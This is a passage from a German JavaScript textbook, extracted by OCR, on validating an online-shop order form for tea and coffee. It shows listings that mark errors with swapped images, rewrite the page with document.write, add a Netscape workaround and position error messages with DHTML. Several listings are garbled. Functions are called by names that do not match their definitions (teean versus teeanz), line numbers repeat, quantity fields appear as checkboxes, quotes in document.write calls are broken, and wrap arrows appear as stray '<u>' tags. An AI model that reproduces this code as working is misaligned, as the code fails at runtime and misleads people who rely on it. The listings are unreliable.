71             document.images[7].height=50;
72             return true;
73         }
74     else{
75         document.shop.kafanz.value=0;
76     }
77 }
78     document.images[6].src="fehlermarke.jpg";
79     document.images[7].src="fehler4.jpg";
80     document.images[7].height=50;
81     return false;
82 }
83 function plausi() {
84 fehler = 0;
85 if (!kdname()) fehler++;
86 if (!kdnr()) fehler++;
```

Listing 346: Das weiter modifizierte Plausibilitätskonzept, in dem alle Fehler des Anwenders in der Webseite selbst angezeigt werden (Forts.)

```
87 if (!teean()) fehler++;
88 if (!kafan()) fehler++;
89 if(fehler == 0) {
90 return true;
91 }
92 else {
93     return false;
94 }
95 }
96 //-->
97 </script>
98 <noscript>Ohne JavaScript geht nix</noscript>
99 <body>
100 <form name="shop" action="bestellung.php" method="post"
101 onSubmit="return plausi()">
102 <table>
103 <tr>
104 <td>Kunde</td>
105 <td colspan=2><input name="Kd" maxlength="40"></td>
106 <td></td>
107 <td colspan=2></td>
108 </tr>
109 <tr>
110 <td>Kundennummer</td>
111 <td colspan=2><input name="Kdnr" /></td>
112 <td></td>
113 <td colspan=2></td>
114 </tr>
115 <tr>
116 <td>Tee</td>
117 <td><input type="Checkbox" name="tee" value="Tee" /></td>
118 <td>Menge</td>
119 <td><input name="teeanz" value=0 /></td>
120 <td></td>
121 <td></td>
122 </tr>
123 <tr>
124 <td>Kaffee</td>
125 <td><input type="Checkbox" name="kaf" value="Kaffee" /></td>
126 <td>Menge</td>
127 <td><input name="kafanz" value="0" /></td>
128 <td></td>
129 <td></td>
130 </tr>
131 </table>
132 <hr /><input type="Submit" value="Ok" />
133 <input type="reset" value="Abbruch" />
134 </form>
135 </body>
136 </html>
```

Listing 346: Das weiter modifizierte Plausibilitätskonzept, in dem alle Fehler des Anwenders in der Webseite selbst angezeigt werden (Forts.)

Im Gegensatz zu der letzten Variante des Plausibilitätskonzepts sammelt diese Version keine Fehlermeldungen vor der Ausgabe in einer globalen Variablen. Stattdessen wird in jeder Kontrollfunktion direkt in der Webseite eine Fehlermeldung unmittelbar hinter dem fehlerhaften Eingabeelement ausgegeben. Der Trick in dieser Variante beruht auf der Tatsache, dass jedes Bild in einer Webseite im Rahmen des DOM-Modells über das Objektfeld `images` verfügbar ist und über die Eigenschaft `src` jedes Bildobjektes dynamisch ausgetauscht werden kann.

Das Formular ist in eine Tabellenstruktur aufgeteilt. Die Stellen mit den potenziellen Fehlermeldungen sind bereits mit Leerbildern gefüllt (das sind alle Stellen, an denen eine (X)HTML-Referenz auf die Grafik *leer.gif* notiert ist).

Jede der überprüfenden Fehlerfunktionen (deren Funktionalität ist im Grunde analog zu der vorherigen Variante) tauscht an den entsprechenden Stellen im Falle eines Fehlers die Grafik *leer.gif* gegen eine Grafik mit einer spezifischen Fehlermeldung aus, die Sie natürlich entsprechend mit einem Grafikprogramm generieren und dann auf dem Server bereitstellen müssen.

In der Zelle davor wird jeweils die Grafik *leer.gif* gegen eine Grafik mit einem roten Stern ausgetauscht, der die Fehlerstelle kennzeichnen soll. Auch diese Grafik müssen Sie mit einem Grafikprogramm generieren und im Webprojekt bereitstellen. Wenn nach einem Auffangen der Versendung der Formulardaten einzelne Fehler behoben wurden, werden die jeweiligen Fehleranzeigen wieder durch die Grafik *leer.gif* ersetzt.




Abbildung 181: Das leere Formular

Abbildung 182: Alle Eingabemöglichkeiten des Formulars sind falsch ausgefüllt.

Hinweis

Der Austausch der Grafiken per JavaScript funktioniert in den meisten Browsern sehr zuverlässig. Sie sollten das jedoch auf jeden Fall in allen gewünschten Browsern testen. Insbesondere kann es zu Problemen mit der Anzeige der Grafiken kommen. Im Zweifelsfall experimentieren Sie mit verschiedenen Grafiken und setzen Sie explizit die Breite und Höhe der Grafiken.

Ein Plausibilisierungssystem mit der Anzeige aller Fehler in der Webseite über Neuschreiben der Webseite

Das Beispiel mit der dynamischen Anzeige aller Fehlermeldungen in der Webseite über Grafiken ist durchaus in der Praxis anzuwenden. Zumal es recht universell funktioniert. Aber auch eine Abwandlung davon werden Sie in der Praxis öfter finden. Dabei wird die gesamte Webseite bei einem Fehler mit `document.write()` neu geschrieben, und dabei werden alle aufgetretenen Fehler an der zugehörigen Stelle auf Grund der dynamisch verfügbaren Informationen angezeigt.

Um das zu erreichen, modifizieren wir unseren Online-Shop erneut. Dabei sind aber einige massive Änderungen in der gesamten Struktur notwendig. Wir werden vor allem auf eine externe JavaScript-Datei zurückgreifen. Damit umgehen wir das Problem, dass man sich – wenn man keine extremen Verrenkungen vornimmt – bei einem Neuschreiben einer Webseite direkt aus dieser heraus quasi den Ast absägt, auf dem man sitzt. Aber sehen wir uns zuerst die Lösung mit der externen Datei an. An den gefährlichen Stellen werde ich auf das Astabsägen zurückkommen.

Die reine (X)HTML-Datei ist extrem vereinfacht und sieht so aus (`onlineshop4.html`):

```

01 <html>
02 <script src="onlineshop4.js"></script>
03 <body onLoad="generiereFormular()">
04 </body>
05 </html>
```

Listing 347: Die extrem kleine (X)HTML-Datei `onlineshop4.html` für den plausibilisierten Online-Shop

444 >> Wie kann ich ein Webformular grundsätzlich plausibilisieren?

Die Datei hat zwei interessante Stellen. In Zeile 2 wird die externe JavaScript-Datei *onlineshop4.js* eingebunden und in Zeile 3 mit dem Eventhandler `onLoad` die Funktion `generiereFormular()` aus dieser externen Datei aufgerufen. Diese wird unmittelbar die gesamte Webseite neu schreiben.

Die externe JavaScript-Datei *onlineshop4.js* sieht wie folgt aus:

```
01 fehler = 0;
02 meldung = new Array();
03 function kdname() {
04     if(document.shop.Kd.value=="") {
05         meldung[0] = "Sie müssen einen Kundennamen eingeben.\n";
06         return false;
07     }
08     else{
09         meldung[0] = "";
10         return true;
11     }
12 }
13 function kdnr () {
14     if(isNaN(document.shop.Kdnr.value) ||
15      (document.shop.Kdnr.value<1000)) {
16         meldung[1] =
17             "Sie müssen eine mindestens vierstellige numerische Kundennummer eingeben.\n";
18         return false;
19     }
20     else{
21         meldung[1] = "";
22         return true;
23     }
24 }
25 function teeanz () {
26     if(document.shop.tee.checked!=true) {
27         document.shop.teeanz.value=0;
28         meldung[2] = "";
29         return true;
30     }
31     else{
32         if(!isNaN(document.shop.teeanz.value) &&
33             (document.shop.teeanz.value>0)){
34             meldung[2] = "";
35             return true;
36         }
37         else{
38             document.shop.teeanz.value=0;
39         }
40     }
41     meldung[2] =
42         "Wenn Sie das Produkt Tee bestellen, müssen Sie eine gültige Anzahl eingeben.\n";
```

*Listing 348: Die externe JavaScript-Datei *onlineshop4.js* mit sämtlichen Funktionalitäten dieser Variante des plausibilisierten Online-Shops*

```
43     return false;
44 }
45 function kafan () {
46     if(document.shop.kaf.checked!=true)  {
47         document.shop.kafanz.value=0;
48         meldung[3] = "";
49         return true;
50     }
51 else{
52     if(!isNaN(document.shop.kafanz.value) &&
53     (document.shop.kafanz.value>0)){
54         meldung[3] = "";
55         return true;
56     }
57 else{
58     document.shop.kafanz.value=0;
59     }
60 }
61 meldung[3] =
62     "Wenn Sie das Produkt Kaffee bestellen, m&uuml;ssen Sie eine <u>
63     g&uuml;ltige Anzahl eingeben.\n";
64 }
65 function plausi() {
66     if (!kdname()) fehler++;
67     if (!kdnr()) fehler++;
68     if (!teean()) fehler++;
69     if (!kafan()) fehler++;
70     if(fehler == 0) {
71         return true;
72     }
73 else {
74     generiereFormular();
75     fehler = 0;
76     return false;
77 }
78 }
79 function generiereFormular(){
80     document.write('<html><script src="onlineshop4.js"> </script> <u>
81     <body><form name="shop" action="bestellung.php" method="post" <u>
82     onSubmit="return plausi()"><table><tr><td>Kunde</td> <u>
83     <td colspan="3" align="right"><input name="Kd" maxlength=40 />');
84     if(fehler == 0) {
85         document.write('</td><td></td></tr>');
86     }
87     else {
88         document.write('</td><td>' + meldung[0]+ '</td></tr>');
89     }
90     document.write('<tr><td colspan="3">Kundennummer</td> <u>
91     <td align="right"><input name="Kdnr" /></td>');
92     if(fehler == 0) {
```

Listing 348: Die externe JavaScript-Datei onlineshop4.js mit sämtlichen Funktionalitäten dieser Variante des plausibilisierten Online-Shops (Forts.)

446 >> Wie kann ich ein Webformular grundsätzlich plausibilisieren?

```

89     document.write('</td><td></td></tr>');
90 }
91 else {
92     document.write('</td><td>' + meldung[1] + '</td></tr>');
93 }
94 document.write('<tr><td>Tee</td><td><input type="Checkbox" name="tee" value="Tee" /></td><td>Menge</td><td><input type="checkbox" name="teeanz" value="0" /></td>');
95 if(fehler == 0) {
96     document.write('</td><td></td></tr>');
97 }
98 else {
99     document.write('</td><td>' + meldung[2] + '</td></tr>');
100 }
101 document.write('<tr><td>Kaffee</td><td><input type="Checkbox" name="kaf" value="Kaffee" /></td><td>Menge</td><td><input type="checkbox" name="kafanz" value="0" /></td>');
102 if(fehler == 0) {
103     document.write('</td><td></td></tr>');
104 }
105 else {
106     document.write('</td><td>' + meldung[3] + '</td></tr>');
107 }
108 document.write('</table><hr /><input type="Submit" value="Ok" /><input type="reset" value="Abbruch" /></form></body></html>');
109 document.close();
110 }

```

***Listing 348:** Die externe JavaScript-Datei onlineshop4.js mit sämtlichen Funktionalitäten dieser Variante des plausibilisierten Online-Shops (Forts.)*

Die Funktion generiereFormular() erstreckt sich von Zeile 79 bis 110. Diese Funktion wird von der (X)HTML-Datei beim Laden der Webseite unmittelbar aufgerufen und generiert mit document.write()-Anweisungen eine neue Webseite mit dem Formular des Online-Shops.

Beachten Sie, dass in Zeile 80 erneut die Referenz auf die externe JavaScript-Datei generiert wird⁸³ und im <body>-Tag **kein** onLoad-Aufruf für die Funktion generiereFormular() mehr stehen darf⁸⁴.

Ansonsten enthält die Funktion im Grunde nur den Aufbau des Webformulars in einer Tabellestruktur, wie er auch in den anderen Varianten des Online-Shops zu finden ist. Das Formular wird halt mit document.write() dynamisch geschrieben und sollte keine größeren Neuerungen für Sie beinhalten.

Mit einer wesentlichen Ausnahme!

Beachten Sie die Zeilen 81 bis 86 (if(fehler == 0) { document.write('</td><td></td></tr>'); } else { document.write('</td><td>' + meldung[0] + '</td></tr>'); }).

83. Sonst würden alle folgenden Aufrufe von JavaScript-Funktionen nicht gefunden.

84. Sonst würde sich die Funktion ja beim Generieren der Webseite unmittelbar wieder selbst aufrufen.

Hier wird beim Vorliegen eines Fehlers in einer Tabellenzelle der Inhalt des Arrayeintrags `meldung[0]` ausgegeben. Falls kein Fehler vorliegt, wird nur eine leere Zelle generiert⁸⁵. Das wiederholt sich in den Zeilen 88 bis 93, 95 bis 100 und 102 bis 107 für die anderen potenziellen Felder des Webformulars (beachten Sie aber auch die Bemerkungen zu dieser Stelle im nachfolgenden Workaround).

Von Interesse ist auch Zeile 109, in der mit `document.close()`: die Webseite explizit geschlossen⁸⁶ wird. Das verhindert, dass bei einem weiteren Aufruf der Funktion `generiereFormular()` der neue Inhalt an den alten Inhalt einfach angehängt wird. Stattdessen wird die Seite wie gewünscht vollkommen neu geschrieben.

Die einzelnen Fehlerkontrollfunktionen unterscheiden sich nicht wesentlich von den bisherigen Versionen. Beachten Sie nur, dass Sonderzeichen wie das ü für die Textausgabe in dem Browser per JavaScript maskiert werden (etwa in Zeile 62 – "Wenn Sie das Produkt Kaffee bestellen, müssen Sie eine gültige Anzahl eingeben.\n"). Andernfalls werden diese Zeichen beim Neuschreiben unter Umständen nicht korrekt vom Browser angezeigt.

Beachten Sie auch in der Funktion `plausi()` von Zeile 65 bis 78 die Zeile 74. Hier wird im Fehlerfall die Funktion `generiereFormular()`; erneut aufgerufen und damit die gesamte Webseite neu geschrieben. Das bewirkt die dynamische Anzeige der Fehlermeldungen.




Abbildung 183: Die Fehlermeldungen werden direkt hinter der Fehlerstelle angezeigt.

Jetzt wird Ihnen auffallen, dass im Falle eines Fehlers die Webseite vollkommen neu geschrieben wird und die jeweiligen Fehlermeldungen angezeigt werden. Aber es werden immer auch sämtliche Benutzereingaben gelöscht. Auch diejenigen, die richtig eingegeben waren. Das Neuerstellen des Webformulars löscht diese Informationen, und dies ist sicher nicht sinnvoll. Aber mit einer kleinen Erweiterung können Sie das verhindern.

85. Wenn Sie das Neuschreiben aus der Webseite selbst auslösen, überschreiben Sie damit auch die Variableninhalte des String-Arrays und der Fehlervariablen. Das ist – wie oben erwähnt – so, als würden Sie sich den Ast absägen, auf dem Sie sitzen.

86. Genau genommen wird das Schreiben beendet.

448 >> Wie kann ich ein Webformular grundsätzlich plausibilisieren?

Der else-Block zum Aufruf von generiereFormular() erstreckt sich im Fehlerfall von Zeile 73 bis 77 und sieht bisher so aus:

```
73 else {
74     generiereFormular();
75     fehler = 0;
76     return false;
77 }
```

Listing 349: Der Aufruf von generiereFormular() im Fehlerfall

Ersetzen Sie den else-Block durch Folgendes:

```
else {
    kd = document.shop.Kd.value;
    kdnr = document.shop.Kdnr.value;
    generiereFormular();
    fehler = 0;
    document.shop.Kd.value = kd;
    document.shop.Kdnr.value = kdnr;
    return false;
}
```

Listing 350: Die modifizierte Version des else-Blocks mit dem Aufruf von generiereFormular() im Fehlerfall

In dieser modifizierten Version merken Sie sich die Eingaben für alle interessanten Felder (hier nur der Kundennname und die Kundennummer) in temporären Variablen und setzen diese Werte nach der Neuerstellung des Formulars einfach wieder zurück. Da wir mit einer externen JavaScript-Datei arbeiten, sind die Werte in den temporären Variablen auch nach der vollständigen Neuerstellung der Webseite noch verfügbar.

Damit bleiben die Eingaben eines Anwenders erhalten, allerdings unter Umständen auch die fehlerhaften. Wenn Sie das nicht wollen, setzen Sie in jeder betroffenen Fehlerkontrollfunktion einfach im Fehlerfall einen falschen Wert in einem Feld auf den Anfangswert (meist leer) zurück. Da dies bei der Notation in einer Fehlerkontrollfunktion vor dem Merken der Feldinhalte geschieht, werden in der Folge die fehlerhaften Daten gelöscht, und korrekte Daten bleiben erhalten. Das sieht dann für die Funktion kdnr() zum Beispiel so aus:

```
01 function kdnr () {
02     if(isNaN(document.shop.Kdnr.value) ||
03         (document.shop.Kdnr.value<1000)) {
04         meldung[1] =
05             "Sie müssen eine mindestens vierstellige numerische Kundennummer eingeben.\n";
06         document.shop.Kdnr.value = "";
07         return false;
08     }
09     else{
10         meldung[1] = "";
11         return true;
12     }
13 }
```

Listing 351: Die modifizierte Funktion kdnr()

In Zeile 6 wird im Fehlerfall der Wert des Eingabefeldes geleert.

Achtung

Diese Variante ist nicht für alle Browser geeignet. Einwandfrei funktioniert sie im Opera und dem Internet Explorer. In einigen Versionen vom Konqueror wird zwar der Fehlerfall zuverlässig abgefangen. Ebenso zuverlässig werden die Formulardaten versendet, wenn kein Fehler vorliegt. Jedoch werden im Fehlerfall nicht die gewünschten Meldungen angezeigt, sondern in einem Eingabefeld des Formulars ein Teil des Quelltextes angezeigt.

In Browern der Netscape-Familie ist die Situation in einigen Versionen noch schlimmer. Es treten verschiedene Fehler auf, die sich verschiedenartig äußern, aber auf ähnlichen Gründen basieren. Meist wird die Webseite erst gar nicht aufgebaut. Wenn Sie sich die JavaScript-Konsole ansehen, ist die Variable `fehler` nicht definiert, und das Skript zum Generieren der Webseite bricht ab.

Der Navigator 4.7 baut die Seite zwar auf, wird aber beim Abschicken der Webseite Fehler machen. In dessen JavaScript-Konsole finden Sie die Hinweise, dass mehrere Bezeichner in unserem Skript nicht definiert sind.

Formulare

Die Fehler bei Browern der Netscape-Familie hängen mit einem grundsätzlichen Problem in der Netscape-Welt zusammen – wie der Eventhandler `onLoad` ausgeführt wird.

In sämtlichen Versionen von Browern der Netscape-Familie, die mit Eventhandlern umgehen können, gab es einige Situationen, in denen der Eventhandler `onLoad` nicht richtig ausgeführt wurde. Allgemein bekannt ist die problematische Verbindung mit Frames und dynamisch durch JavaScript geschriebenen Webseiten (was wir ja hier machen). Es gibt mehrere Konstellationen, die dann Probleme auslösen (teilweise sogar das einfache Verändern der Größe des Browserfensters). Ein Workaround unter Verzicht auf den Eventhandler `onLoad` ruft eine beim Laden einer Webseite automatisch zu ladende Funktion auf. Beachten Sie das nachfolgende Listing.

Ein Netscape-Workaround für das Plausibilisierungssystem mit der Anzeige aller Fehler in der Webseite über Neuschreiben der Webseite

Die reine (X)HTML-Datei ist wieder einfach und sieht so aus (*onlineshop4a.html*):

```
01 <html>
02 <script src="onlineshop4a.js"></script>
03 <script language="JavaScript">
04 <!--
05 generiereFormular("", "", "", "");
06 //-->
07 </script>
08 <body>
09 </body>
10 </html>
```

*Listing 352: Die extrem kleine (X)HTML-Datei für den plausibilisierten Online-Shop (*onlineshop4a.html*)*

Die Datei ruft im Gegensatz zur ersten Variante die Funktion `generiereFormular()` nicht mit dem Eventhandler `onLoad` beim `<body>`-Tag auf, sondern über normalen JavaScript-Aufruf in einem zusätzlichen `<script>`-Container (Zeile 5).

450 >> Wie kann ich ein Webformular grundsätzlich plausibilisieren?

Beachten Sie, dass die Funktion generiereFormular() immer noch in einer externen Datei definiert ist (diese heißt hier *onlineshop4a.js*). Sie hat aber in dieser neuen Version vier Über-gabewerte.

Die neue externe JavaScript-Datei *onlineshop4a.js* sieht wie folgt aus:

```
01 fehler = 0;
02 meldung0 = "";
03 meldung1 = "";
04 meldung2 = "";
05 meldung3 = "";
06 function kdname() {
07     if(document.shop.Kd.value=="") {
08         meldung0 = "Sie müssen einen Kundennamen eingeben.\n";
09         return false;
10    }
11    else{
12        meldung0 = "";
13        return true;
14    }
15 }
16 function kdnr () {
17     if(isNaN(document.shop.Kdnr.value) ||
18         (document.shop.Kdnr.value<1000)) {
19         meldung1 =
20             "Sie müssen eine mindestens vierstellige numerische Kundennummer eingeben.\n";
21         document.shop.Kdnr.value = "";
22         return false;
23    }
24    else{
25        meldung1 = "";
26        return true;
27    }
28 }
29 function teeanz () {
30     if(document.shop.tee.checked!=true) {
31         document.shop.teeanz.value=0;
32         meldung2 = "";
33         return true;
34    }
35    else{
36        if(!isNaN(document.shop.teeanz.value) &&
37            (document.shop.teeanz.value>0)){
38            meldung2 = "";
39            return true;
40        }
41        else{
42            document.shop.teeanz.value=0;
43        }
44    }
}
```

*Listing 353: Die neue externe JavaScript-Datei *onlineshop4a.js* mit sämtlichen Funktionalitäten dieser Variante des plausibilisierten Online-Shops*

```
45     meldung2 =
46         "Wenn Sie das Produkt Tee bestellen, müssen Sie eine gültige Anzahl eingeben.\n";
47     return false;
48 }
49 function kafan () {
50     if(document.shop.kaf.checked!=true) {
51         document.shop.kafanz.value=0;
52         meldung3 = "";
53         return true;
54     }
55     else{
56         if(!isNaN(document.shop.kafanz.value)&& (document.shop.kafanz.value>0)){
57             meldung3 = "";
58             return true;
59         }
60         else{
61             document.shop.kafanz.value=0;
62         }
63     }
64     meldung3 =
65         "Wenn Sie das Produkt Kaffee bestellen, müssen Sie eine gültige Anzahl eingeben.\n";
66     return false;
67 }
68 function plausi() {
69     if (!kdname()) fehler++;
70     if (!kdnr()) fehler++;
71     if (!teean()) fehler++;
72     if (!kafan()) fehler++;
73     if(fehler == 0) {
74         return true;
75     }
76     else {
77         kd = document.shop.Kd.value;
78         kdnr = document.shop.Kdnr.value;
79         generiereFormular(meldung0,meldung1,meldung2,meldung3);
80         fehler = 0;
81         document.shop.Kd.value = kd;
82         document.shop.Kdnr.value = kdnr;
83         return false;
84     }
85 }
86 function generiereFormular(meldung0,meldung1,meldung2,meldung3){
87     document.write('<html><script src="onlineshop4a.js"></script>' +
88         '<body><form name="shop" action="bestellung.php" method="post"' +
89         ' onSubmit="return plausi()"><table><tr><td>Kunde</td>' +
90         '<td colspan="3" align="right"><input name="Kd" maxlength="40"' +
91         '/>');
92     document.write('' </td><td>' + meldung0+ '' </td></tr>');
```

Listing 353: Die neue externe JavaScript-Datei onlineshop4a.js mit sämtlichen Funktionalitäten dieser Variante des plausibilisierten Online-Shops (Forts.)

```

92  document.write('<tr><td colspan="3">Kundennummer</td> ←
93    <td align="right">' +
94      + '<input name="Kdnr" /></td>');
95  document.write('</td><td>' + meldung1+ '</td></tr>');
96  document.write('<tr><td>Tee</td><td><input type="Checkbox" ←
97    name="tee" ' +
98      + ' value="Tee"></td><td>Menge</td><td><input name="teeanz" ←
99    value="0" /></td>');
100 document.write('</td><td>' + meldung2+ '</td></tr>');
101 document.write('<tr><td>Kaffee</td><td><input type="Checkbox" ' +
102   ' name="kaf" value="Kaffee"></td><td>Menge</td><td>' +
103   '<input name="kafanz" value="0" /></td>');
104 document.write('</td><td>' + meldung3+ '</td></tr>');
105 document.write('</table><hr /><input type="Submit" value="Ok" />' +
106   + '<input type="reset" value="Abbruch" /></form></body></html>');
107 document.close();
108 }

```

***Listing 353:** Die neue externe JavaScript-Datei onlineshop4a.js mit sämtlichen Funktionalitäten dieser Variante des plausibilisierten Online-Shops (Forts.)*

Die Änderungen in der neuen Variante zeigen sich erst auf den zweiten Blick. In Zeile 86 erkennen Sie, dass die Funktion generiereFormular() vier Übergabewerte hat.

Die übergebenen Werte sind die Strings für die potenziellen Feldermeldungen. Wir arbeiten hier auch nicht mehr mit einem String-Array, denn dessen Übergabe würde unnötig mehr Aufwand bedeuten.

Die Übergabewerte sind notwendig, damit in der Funktion generiereFormular() der Inhalt der Variablen meldung0, meldung1, meldung2 und meldung3 erhalten bleibt. Deren Wert wird analog wie sonst auch in den jeweiligen Fehlerkontrollfunktionen gesetzt.

Eine weitere Änderung betrifft das Schreiben der Webseite selbst. Die Variable fehler ist nicht mehr vorhanden. Stattdessen wird einfach ohne eine if-Entscheidung der jeweilige Wert der Variablen meldung0, meldung1, meldung2 und meldung3 geschrieben (die Zeilen 89, 91, 93 und 95), wie er in den Kontrollfunktionen gesetzt wurde. Wenn kein Fehler vorliegt, ist das ja nur ein Leerstring, und deshalb ist eine explizite Unterscheidung im Grunde nicht notwendig. Das wäre auch in der vorherigen Variante möglich, nur beinhaltet fehler ja weitgehende Informationen, die in einer Erweiterung des Rezepts eventuell verwendet werden könnten. Sie können sich also je nach Notwendigkeit einen der beiden Wege heraussuchen.

Hinweis

Das Beispiel ist jetzt auch in neueren Versionen der Netscape-Familie voll funktionsfähig. In alten Versionen des Navigators und dem Konqueror macht aber auch diese Version Probleme. Dort muss man dann auf eine der anderen Varianten zurückgreifen.

Ein Plausibilisierungssystem mit DHTML-Unterstützung – Variante 1

Zum Abschluss soll unser Online-Shop die Fehlermeldungen noch mit Unterstützung von DHTML (Dynamic (X)HTML) anzeigen. Dazu besprechen wir zwei verschiedene Varianten.

In der Version 1 positionieren wir die Fehlermeldungen dynamisch mit Style Sheets und JavaScript. DHTML umfasst im Kern die Verbindung von (X)HTML, Style Sheets und JavaScript beziehungsweise Aufgabenstellungen, die sich darum herumranken. Diese Umsetzung hat einen sehr großen Reiz und ist auch äußerst elegant. Nur leider funktioniert sie nicht in allen Browsern⁸⁷ und benötigt im Grunde für eine zuverlässige Gestaltung des Layouts eine absolute Positionierung sämtlicher Bestandteile der Webseite mit Style Sheets, wie wir es in der zweiten DHTML-Variante auch machen werden.

Soweit soll aber dieses erste DHTML-Beispiel noch nicht gehen. Wir wollen bei der Webseite auf ein reines (X)HTML-Design zurückgreifen und nur die Fehlermeldungen mit DHTML positionieren. Dennoch – diese Lösung ist sehr elegant und wirkungsvoll sowie bereits sehr flexibel.

Beispiel (*onlineshop5.html*):

```
01 <html>
02 <style type="text/css">
03 <!--
04 .p0 {
05   position : absolute;
06   top : 100px;
07   left : -1000px;
08 }
09 .p1 {
10   position : absolute;
11   top : 30px;
12   left : 300px;
13 }
14 .p2 {
15   position : absolute;
16   top : 80px;
17   left : 300px;
18 }
19 .p3 {
20   position : absolute;
21   top : 130px;
22   left : 450px;
23 }
24 .p4 {
25   position : absolute;
26   top : 180px;
27   left : 450px;
28 }
29 -->
30 </style>
31 <script language="JavaScript">
32 <!--
33 function kdname() {
34   if(document.shop.Kd.value=="")  {
35     m1.className = "p1";
```

Listing 354: Ein Online-Shop mit Fehleranzeige über DHTML

87. Insbesondere ältere Versionen der Netscape-Familie machen große Probleme. Opera, Konqueror oder Internet Explorer kommen damit aber hervorragend zurecht.

454 >> Wie kann ich ein Webformular grundsätzlich plausibilisieren?

```
36     return false;
37 }
38 else{
39     m1.className = "p0";
40     return true;
41 }
42 }
43 function kdnr () {
44     if(isNaN(document.shop.Kdnr.value) ||
45         (document.shop.Kdnr.value<1000)) {
46         m2.className = "p2";
47         return false;
48     }
49 else{
50     m2.className = "p0";
51     return true;
52 }
53 }
54 function teeanc () {
55     if(document.shop.tee.checked!=true) {
56         document.shop.teeanz.value=0;
57         m3.className = "p0";
58         return true;
59     }
60 else{
61     if(!isNaN(document.shop.teeanz.value) &&
62         (document.shop.teeanz.value>0)){
63         m3.className = "p0";
64         return true;
65     }
66 else{
67     document.shop.teeanz.value=0;
68 }
69 }
70 m3.className = "p3";
71 return false;
72 }
73 function kafan () {
74     if(document.shop.kaf.checked!=true) {
75         document.shop.kafanz.value=0;
76         m4.className = "p0";
77         return true;
78 }
79 else{
80     if(!isNaN(document.shop.kafanz.value) &&
81         (document.shop.kafanz.value>0)){
82         m4.className = "p0";
83         return true;
84     }
85 else{
86     document.shop.kafanz.value=0;
87 }
```

Listing 354: Ein Online-Shop mit Fehleranzeige über DHTML (Forts.)

```
88      }
89      m4.className = "p4";
90      return false;
91  }
92  function plausi() {
93      fehler = 0;
94      if (!kdname()) fehler++;
95      if (!kdnr()) fehler++;
96      if (!teean()) fehler++;
97      if (!kafan()) fehler++;
98      if(fehler == 0) {
99          return true;
100     }
101    else {
102        return false;
103    }
104 }
105 //-->
106 </script>
107 <noscript>Ohne JavaScript geht hier nix</noscript>
108 <body>
109 <form name="shop" action="bestellung.php" method="post"
110 onSubmit="return plausi()">
111 <span class="p0" id="m1">
112     Sie m&uuml;ssen einen Kundennamen eingeben.
113 </span>
114 <span class="p0" id="m2">
115 Sie m&uuml;ssen eine mindestens vierstellige numerische Kundennummer eingeben.
116 </span>
117 <span class="p0" id="m3">
118 Wenn Sie das Produkt Tee bestellen, m&uuml;ssen Sie eine g&uuml;ltige Anzahl eingeben.
119 </span>
120 <span class="p0" id="m4">
121 Wenn Sie das Produkt Kaffee bestellen, m&uuml;ssen Sie eine g&uuml;ltige Anzahl eingeben.
122 </span>
123 <table>
124 <tr>
125 <td>Kunde</td>
126 <td colspan=2><input name="Kd" maxlength="40" /></td>
127 <td></td>
128 <td colspan=2></td>
129 </tr>
130 <tr>
131 <td>Kundennummer</td>
132 <td colspan=2><input name="Kdnr" /></td>
133 <td></td>
134 <td colspan=2></td>
135 </tr>
136 <tr>
```

Listing 354: Ein Online-Shop mit Fehleranzeige über DHTML (Forts.)

456 >> Wie kann ich ein Webformular grundsätzlich plausibilisieren?

```
137 <td>Tee</td>
138 <td><input type="Checkbox" name="tee" value="Tee" /></td>
139 <td>Menge</td>
140 <td><input name="teeanz" value="0" /></td>
141 <td></td>
142 <td></td>
143 </tr>
144 </tr>
145 <td>Kaffee</td>
146 <td><input type="Checkbox" name="kaf" value="Kaffee" /></td>
147 <td>Menge</td>
148 <td><input name="kafanz" value="0" /></td>
149 <td></td>
150 <td></td>
151 </tr>
152 </table>
153 <hr /><input type="Submit" value="Ok" />
154 <input type="reset" value="Abbruch" />
155 </form>
156 </body>
```

